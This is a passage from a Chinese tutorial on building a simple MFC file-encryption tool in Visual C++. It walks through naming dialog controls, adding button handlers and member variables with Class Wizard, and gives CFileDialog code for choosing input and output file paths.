


图2




图3




图4

其中“标题”就是用户在控件表面所看到的字样，“ID”是在编程中识别这个控件的，所以最好自己命名以便于区分。两个编译框我分别命名为shuru和shuchu，几个按钮就分别命名为IDC_in、IDC_out、jiami、jiemi（“取消”按钮我使用的还是原来的那个）。接下来就是为这些控件添加函数了，按下键盘的组合键Ctrl+W，打开MFC Class Wizard对话框，在“Message Maps”选项中我们会看到左边显示的就是我们刚才添加的控件的名字，分别选择这几个按钮的名称，再选择右边框中的BN_CLICKED，再点击右边的“Add Function”按钮为各个按钮逐一添加上函数（图5）。




图5

选择Member Variables选项，在“Class name”下拉菜单中选择CMyDlg，分别选择shuru和shuchu，点击右边的“Add Variable”来添加变量（图6），变量名分别填写m_shuru和m_shuchu，而下面的两个下拉选项都是选择Value（变量），CString（字符串），我们最后要做的就是把刚才添加的那些函数的内容写完就可以大功告成了，胜利在望啊！




图6

我们选择前面提到过的ResourceView面板旁边的一个ClassView面板－>日记加密classes－>CMyDlg，依次打开我们就会看到刚才添加的那几个函数的名称，只是前面多了个钥匙和方块的标志，还有个“on”，后面则多了个括号（图7），图中圈着的就是我们要编写的函数。

先来写打开和保存这两个按钮的代码吧，双击Onin()，我们会看到右边出现了许多代码，光标出现在“viod CMyDlg：：Onin(){}”的大括号中，这里就是我们编写代码的地方，在这个大括号中写入如下代码：

```
CFileDialog fd(TRUE,NULL,NULL,OFN_HIDEREADONLY|OFN_OVERWRITEPROMPT,
"All Files(*.*)|*.*||",this);
    CString path;
if(fd.DoModal()==IDOK){path=fd.GetPathName();}
m_shuru=path;
UpdateData(FALSE);
```

这几行代码的意思是读取文件路径和名称并分别保存在变量path和变量m_shuru中，其实这个读入保存的代码并不是我自己编写的，还要感谢小锐同学的帮忙啊，不然我的这个工具就要手动输入和输出路经了（自己的技术还不行，还需要继续努力学习啊）。

输出按钮的代码也类似的写到“viod CMyDlg：：Onout(){}”的大括号中，代码如下：

```
CFileDialog fd(FALSE,NULL,NULL,OFN_HIDEREADONLY|OFN_OVERWRITEPROMPT,
"All Files(*.*)|*.*||",this);
    CString path;
if(fd.DoModal()==IDOK){path=fd.GetPathName();}
m_shuchu=path;
UpdateData(FALSE);
```

